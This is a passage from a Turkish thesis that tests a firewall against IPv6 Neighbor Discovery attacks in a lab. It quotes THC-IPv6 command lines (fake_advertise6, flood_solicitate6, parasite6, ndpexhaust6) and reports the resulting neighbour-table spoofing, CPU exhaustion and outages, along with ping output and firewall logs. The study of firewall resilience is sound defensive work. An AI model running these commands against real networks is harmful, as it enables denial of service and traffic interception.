RFC 4861'e göre doğru değildir [11]. Bu testte, saldırgan SAL1 bilgisayarından “fake_advertise6 eth0 fe80::1234:56ff:fe78:9abc ff02::1 12:34:56:78:9a:bc” komutu çalıştırmıştır. Komutta saldırıyı ve ağ kartını belirttikten sonra yazılan ilk sahte IPv6 adresi hedef adres, ikinci adres tüm noktalara gönderim adresi, üçüncü ise MAC adresini değiştirmek için yazılan sahte MAC adresidir. Böylelikle sahte bir IPv6 adresini sahte bir MAC adresiyle eşleştirmeyi denemiş oldu. Atak başlamadan önce güvenlik duvarında komşu tablosuna bakılmıştır. Saldırı başladıktan bir süre sonra yine kontrolü gerçekleştirilen komşu tablosunun değişmediği, Şekil 4.16'daki gibi olduğu görülmüş oldu. Bu testte güvenlik duvarı üzerine düşeni yapmış ve komşu tablosunu değiştirmemiştir.


INTERFACE NEIGHBOR DISCOVERY ENTRIES:				
Interface	IPv6 Address	MAC Address		
eth1	2001:db8:732c:8050::1	00:0c:29:13:e0:18		
eth2	2001:db8:732c:8010::2	00:0c:29:13:e0:22		
eth3	2001:db8:732c:8110::1	00:0c:29:13:e0:2c		
eth4	2001:db8:732c:8090::1	00:0c:29:13:e0:36		
eth5	2001:db8:732c:8020::10	00:0c:29:13:e0:40		
lo	::1	n/a		
DYNAMIC NEIGHBOR DISCOVERY ENTRIES:				
IPv6 Address	Interface	MAC Address	State	
2001:db8:732c:8090::111	eth4	00:0c:29:24:7c:01	<reachable>	
2001:db8:732c:8110::112	eth3	00:0c:29:51:d9:ef	<reachable>	
fe80::20c:29ff:fe9b:73ae	eth3	00:0c:29:9b:73:ae	<reachable>	
fe80::38a9:9815:187a:4ffc	eth3	00:0c:29:51:d9:ef	<reachable>	
fe80::35b7:dcc7:6eb8:3965	eth4	00:0c:29:24:7c:01	<reachable>	
2001:db8:732c:8090::2	eth4	00:0c:29:68:c4:26	<stale,router>	
fe80::20c:29ff:fe78:1d7f	eth3	00:0c:29:78:1d:7f	<stale>	
fe80::20c:29ff:fe10:90ff	eth2	00:0c:29:10:90:ff	<stale>	

Şekil 4.16. Güvenlik duvarı komşu tablosu

Komşu ilanlarına yönelik saldırı testleri 3

Üçüncü test ortamında yapılan saldırıda ise bilinen bir komşunun MAC adresini değiştirmek için gereksiz komşu ilanları gönderilir. SAL1 bilgisayarından çalıştırılan “fake_advertise6 eth0 2001:db8:732c:8110::112 ff02::1 12:34:56:78:9a:bc” komutunda ilk adres YAS1 bilgisayarını, ikincisi tüm noktalara çoklu gönderim adresini, üçüncü ve son olanı ise sahte bir MAC adresini içerir. Böylelikle sadece YAS1 bilgisayarını servis dışı bırakma atağı denenmiş olacaktır. Bu atak başlamadan önce YAS2 bilgisayarını YAS1 bilgisayarına yine ping atmalıdır. Saldırı başında güvenlik duvarında YAS1 ve YAS2

arasındaki yankı istek ve cevapları güvenlik duvarı kayıt sisteminde görülebiliyordu, fakat saldırının başlamasıyla birlikte ping kesilmiş ve kayıtlar da görülemez hale gelmiştir. Kısacası ilan edilen mesajlar işe yaramakta ve YAS2 bilgisayarı YAS1'e göndereceği paketleri, MAC adresinin belirlendiği noktaya göndermektedir. Bu sebepten haberleşmede kesintiler olmaktadır, fakat bu durum sağlıklı bir iletişim için kabul edilemez. Eğer saldırgan kendi MAC adresini yazmış olsaydı bilgiler kendisine akacaktı. Bu saldırı anında güvenlik duvarında servis dışı kalma veya işlemci artması gibi sonuçlar görülmemiştir. Şekil 4.17'de saldırının başlamasıyla birlikte iletişimde yaşanan aksaklıkların ekran görüntüsü verilmiştir.



Şekil 4.17. Sahte komşu ilanı saldırısı ile servis dışı bırakma 2

4.3.5. Komşu ricalarına yönelik saldırı testleri

Bu bölümde saldırganların komşu rica mesajlarını kullanarak yaptıkları saldırılardan bahsedilmiştir. Bölüm 3.2.2'de anlatılan komşu rica ataklarında bahsedildiği gibi, iki sebepten komşu rica mesajları gönderilir. İlki bir hedefin yerel bağlantı gönderim adresini çözmek iken, ikincisi ise komşu ulaşılamazlık testidir. İlk atakta saldırgan yerel ağı tüm noktalara çoklu gönderim adresi olan "FF02::1" adresine gönderdiği, farklı kaynak ve MAC adresine sahip bilgisayardan geliyor gibi gösterilen komşu ricaları ile doldurur. RFC 4861'de komşu ricası yapılabilecek olan adresler arasında "FF02::1" tüm noktalara

gönderim adresi olmamasına rağmen, yapılamayacağını belirten bir yasak da yoktur [11]. İlk saldırıda olması gereken sonuç, güvenlik duvarının komşu tablosunu değiştirmemesi ve servis vermeye devam etmesidir.

Komşu ricalarına yönelik saldırı testleri 1

Saldırı SAL1 bilgisayarından başlatılıp, ardından SAL3 bilgisayarı da devreye alınmıştır. SAL1 bilgisayarında “flood_solicite6 eth0” betiği ile saldırı başlatılmıştır. Saldırı başlamadan hemen önce güvenlik duvarının komşu giriş tablolarının kontrol edilmesi gerekir. Yüksek sayıda komşu rica paketinin ağa salınmasının ardından bir süre sonra güvenlik duvarının komşu giriş tabloları kontrol edildiğinde bir değişiklik olmadığı görülmüştür. Güvenlik duvarı ilk görevini yerine getirirken, ikinci görevi olan servis vermeye devam etme konusunda sıkıntılar başlamıştır. Şekil 4.19’da görüldüğü üzere, SAL1’in saldırısı sonucu güvenlik duvarı işlemcisinin % 64 seviyesine geldiği görülmektedir. Ardından aynı saldırı SAL3 bilgisayarından da başlatılmış, bir süre gözlem yaptıktan sonra güvenlik duvarının komşu giriş tablolarının yine değişmediği ve önceki bölümlerde anlatıldığı üzere, komşu giriş tablolarının aynı olduğu görülmüştür (Bkz. Şekil 4.16). Fakat iki bilgisayarla yapılan bu saldırıda, bu defa işlemci seviyesinin %87 seviyelerine kadar çıktığı yine Şekil 4.19’da görülmektedir. Ayrıca güvenlik duvarı üzerinden her noktaya gitme tanımı olan yönetim bilgisayarından, haberleşmeyi test etmek amaçlı, saldırı içinde yer almayan YAS1 ve SAL2 bilgisayarlarına atılan pinglerin kesintili ve geç ulaştığı Şekil 4.18’de görülmektedir.

```
C:\Users\altug>ping 192.168.10.10

Pinging 192.168.10.10 with 32 bytes of data:
Reply from 192.168.2.2: Destination host unreachable.
Reply from 192.168.10.10: bytes=32 time=250ms TTL=63
Reply from 192.168.10.10: bytes=32 time=164ms TTL=63
Reply from 192.168.10.10: bytes=32 time=169ms TTL=63


Ping statistics for 192.168.10.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 164ms, Maximum = 250ms, Average = 194ms

C:\Users\altug>ping 192.168.110.112

Pinging 192.168.110.112 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.110.112: bytes=32 time=2171ms TTL=127

Ping statistics for 192.168.110.112:
    Packets: Sent = 4, Received = 1, Lost = 3 (75% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2171ms, Maximum = 2171ms, Average = 2171ms
```


Şekil 4.18. Saldırı sonucu iletişimdeki aksaklıklar



Şekil 4.19. Çift saldırganlı komşu rica saldırısı sonucu güvenlik duvarı işlemci grafiği

Komşu ricalarına yönelik saldırı testleri 2

İlk saldırı güçlü bir işlemciye sahip olan güvenlik duvarına karşı gerçekleştirilmiştir. İkinci ihtimalde aynı saldırıyı, büyük saldırgan topluluklarından gelen saldırılara benzetebilmek için daha fazla bilgisayarı sisteme dahil etmek yerine, güvenlik duvarının işlemci gücünü 2 GHz yapıp deneme yapılmıştır. Bu test ortamı çok sayıda ele geçirilmiş bilgisayar tarafından güçlü işlemciye sahip bir güvenlik duvarına yapılan saldırıya benzetilebilir. Bu saldırıda “flood_solicitation6 eth0” betiği sadece SAL1 bilgisayarından çalıştırılmış, alınan sonuç beklenildiği gibi güvenlik duvarının tamamen işlevsiz kalması ve Şekil 4.20’de görüldüğü üzere işlemci seviyesinin birden bire %100 seviyesine çıkması olmuştur. Bu atağın sonuçları incelendiği zaman güvenlik duvarı yeni komşu girişlerini oluşturmadığı, fakat işlemcisinin çok artarak kullanılamaz hale geldiği ve diğer ağlarda bulunan bilgisayarların dahi işlemci olarak bir miktar arttığı görülmüştür. Ayrıca bu işlemler üzerine bir kayıt üretemeyen güvenlik duvarı, saldırgana karşı bu atakta da başarısız oluyor.




Şekil 4.20. Komşu rica atağı sonucu güvenlik duvarı işlemci grafiği

Komşu ricalarına yönelik saldırı testleri 3

Başka bir saldırı ihtimali düşünüldüğünde, komşu rica mesajlarıyla komşu ilan mesajlarının birleştirilmiş hali uygulanabilir. Burada komşu ilan atakları kısmında uygulanan atak aynen, komşu rica atakları kısmında verilen atak ise sadece ilgili güvenlik duvarı ara yüzüne olacak şekilde uygulanmıştır. Tek bir bilgisayardan gerçekleşen bu saldırıda, önce güvenlik duvarının ilgili ağ kartının yerel gönderim adresini kontrol ederek, ilgili adresin “FE80::20C:29FF:FE13:E02C” olduğu görülmüştür.

Atak “flood_sollicitate6 eth0 fe80::20c:29ff:fe13:e02c” betiği çalıştırılarak başlatılmıştır. Bu betikle, sadece güvenlik duvarına komşu rica paketleri çok sayıda gönderilirken, eş zamanlı çalıştırılan “parasite eth0” betiğiyle de, komşu ulaşılamazlık tespiti yapmak adına güvenlik duvarından gönderilen tüm komşu ricalarına cevap verilmektedir. Yani güvenlik duvarı, ilan edilen noktaların sürekli kullanıldığını düşünecektir, bu da onları belleğinden silmesine engel teşkil edecektir. İki komutun çalışmasından sonra güvenlik duvarının işlemcisinin maksimum seviyeye ulaşarak servis dışı kaldığı görülmüştür. Ayrıca bu esnada YAS1 ve YAS3 arasında sürekli atılan pinglerin kesildiği görülmüştür. Saldırı bitirildiği zaman, güvenlik duvarı işlemcisi düzene girmiş ve güvenlik duvarı ara yüzüne ulaşım sağlanmıştır. Fakat YAS1 ve YAS3 bilgisayarları arasında hala iletişim yoktur. Güvenlik duvarı yeniden başlatılınca iletişim düzelmiştir. Ancak bu sonuçtan, güvenlik

duvarının komşu giriş tablosuna aldığı bilgileri kaydettiği ve bu yüzden atak bittiğinde diğer bilgisayarlar arasındaki iletişimin düzelmemiş olduğu anlaşılmaktadır. Güvenlik duvarının işlemci grafiği Şekil 4.21’de gösterilmiştir.




Şekil 4.21. Komşu rica ve ilan atakları aynı anda yapılırken güvenlik duvarı işlemci grafiği

Komşu ricalarına yönelik saldırı testleri 4


Sıradaki atak Bölüm 3.2.2’de anlatılan başka bir ağdan yapılan komşu ricası atağına bir örnek olarak gösterilebilir. Bu atak, dışarıdan içeriye açık bırakılan ping istekleri ile yapılabilen geçerli bir saldırdır. Ağ cihazlarının aktiflik durumunu öğrenmek için kullanılan basit bir araç olan ping, yankı isteği gönderip, yankı cevabı almak üzerine kurulmuştur. Bu saldırı çoğu saldırının aksine SAL1 bilgisayarından başlatılmamıştır. Bu saldırı, diğer ağ konumunda bulunan SAL3 bilgisayarından DMZ bölgesini hedef alacak şekilde düzenlenmiştir. Güvenlik duvarı, üzerine gelen binlerce yankı isteğine vereceği cevap ve adresleri çözümleyebilmek için göndereceği komşu rica mesajlarıyla çok fazla meşgul olacağından devre dışı kalma tehlikesi yaşar.

Saldırı SAL3 bilgisayarından “ndpexhaust6 eth0 2001::db8:732c:8050::/64” betiği çalıştırılarak başlatılmıştır. Böylelikle DMZ bölgesindeki, betikte belirtilmiş olan alt ağa ait çalışan veya çalışmayan tüm adreslere ping atılmıştır. DMZ tarafında konumlandırılan

web sunucusu SUN1'e atak başlamadan önce erişim mevcut olup, SUN1 sunucusunda wireshark yardımı ile paket dinlemesi yapıldığında, komşu ricalarının sunucuya ulaştığı görülmektedir. Ayrıca güvenlik duvarı da isteklerin geçtiğinin kaydını tutmakta ve her seferinde farklı hedef adresine gelmiş gibi algılamaktadır. Güvenlik duvarının işlemci seviyesinin %100'e ulaştığı ve tüm iletişimin iptal olduğu görülmektedir. Web sunucusuna da, diğer tüm noktalara da ulaşamamasının ardından saldırı bitirilmiştir. Sonuç olarak bu saldırıda güvenlik duvarı kurallarında ping istekleri için izin verildiğinden, güvenlik duvarının ilk gelen paketlere izin vermesi normaldir, fakat zamanla "Saldırı Önleme Sistemi" (Intrusion Prevention System – IPS) ve IDS gibi sistemlerinin de yardımıyla güvenlik cihazları bunun bir ping fırtınası olduğunu anlamalı ve gelen kaynağı kara listeye alabilmelidir. Fakat bu saldırıda ön tanımlı ayarlarıyla güvenlik duvarının bu saldırıda başarısız olduğu görülmüştür. Testle ilgili ekran görüntüleri Şekil 4.22, Şekil 4.23 ve Şekil 4.24'de verilmektedir.



Şekil 4.22. SUN1 sunucusu devre dışı kaldı



Şekil 4.23. SUN1 sunucusu wireshark çıktısı

No.	Date	Time	Origin	Pro...	Service	Source	Source User Name	Destination	Rule
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:b5...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:57c7...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:b4d...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:9e7...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:eebc...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:a8a5...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:8371...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:912a...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:7f12...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:c7ce...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:48a8...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:5a91...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:8e70...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:b36...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:799e...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:f1c3...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:adf8...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:1b6...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:d71...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:350...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:9669...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:55a2...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:473c...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:80f1...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:80b...	6
1034...	6Jan2014	17:04:01	177	ip	ip	2001:db8:732c:8020::81		2001:db8:732c:8050:d3fd...	6

Şekil 4.24. Güvenlik duvarı farklı hedeflere gelen taleplere izin verdi

4.3.6. IPv6 ve ICMPv6 uygulamalarına yönelik genel testler

Bölüm 4.2’de test ortamını anlatırken *isic6* yazılımından bahsedilmişti. Tekrar hatırlatmak gerekirse *isic6*, IP ve bileşenlerinin (TCP, UDP, ICMP vb.) sağlamlığını denetleyen bir programdır. Hedef protokol için yüksek sayıda sahte rastgele paket üretir. Paketlerin yarısı düzgün bir yapıya sahipken, dörtte biri parçalanmış yapıya sahip olabilir ve bu oranlar keyfidir. Bu paketler hedef cihazın güvenlik duvarı kurallarını zorlamak veya IP yığınları arasında hata aramak için gönderilir. *Isic6* için *libnet1.1.x* kütüphanelerinden birinin kurulması gerekir. Libnet ise ağ paketlerini oluşturmak için yapı oluşturur. Şekil 4.25 ve Şekil 4.26’da kurulum aşamalarındaki ekran görüntüleri yer almaktadır.

```
altug@ubuntu1:~/Indirilenler/libnet-1.1.6$ sudo apt-get install libnet1
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  libnet1
0 upgraded, 1 newly installed, 0 to remove and 151 not upgraded.
Need to get 49,4 kB of archives.
After this operation, 161 kB of additional disk space will be used.
WARNING: The following packages cannot be authenticated!
  libnet1
Install these packages without verification [y/N]? y
0% [Connecting to tr.archive.ubuntu.com (193.140.100.100)]

altug@ubuntu1:~/Indirilenler/libnet-1.1.6$ ls
acinclude.m4  config.sub*  doc/        libnet-config.in  Makefile.am.common  mkinstallldirs*  src/
aclocal.m4   configure*  include/    ltmain.sh*       Makefile.in         README           version.h.in
config.guess* configure.in  install-sh*  Makefile.am       missing*            sample/         win32/

altug@ubuntu1:~/Indirilenler/libnet-1.1.6$ ./configure
beginning autoconfiguration process for libnet-1.1.6 ...
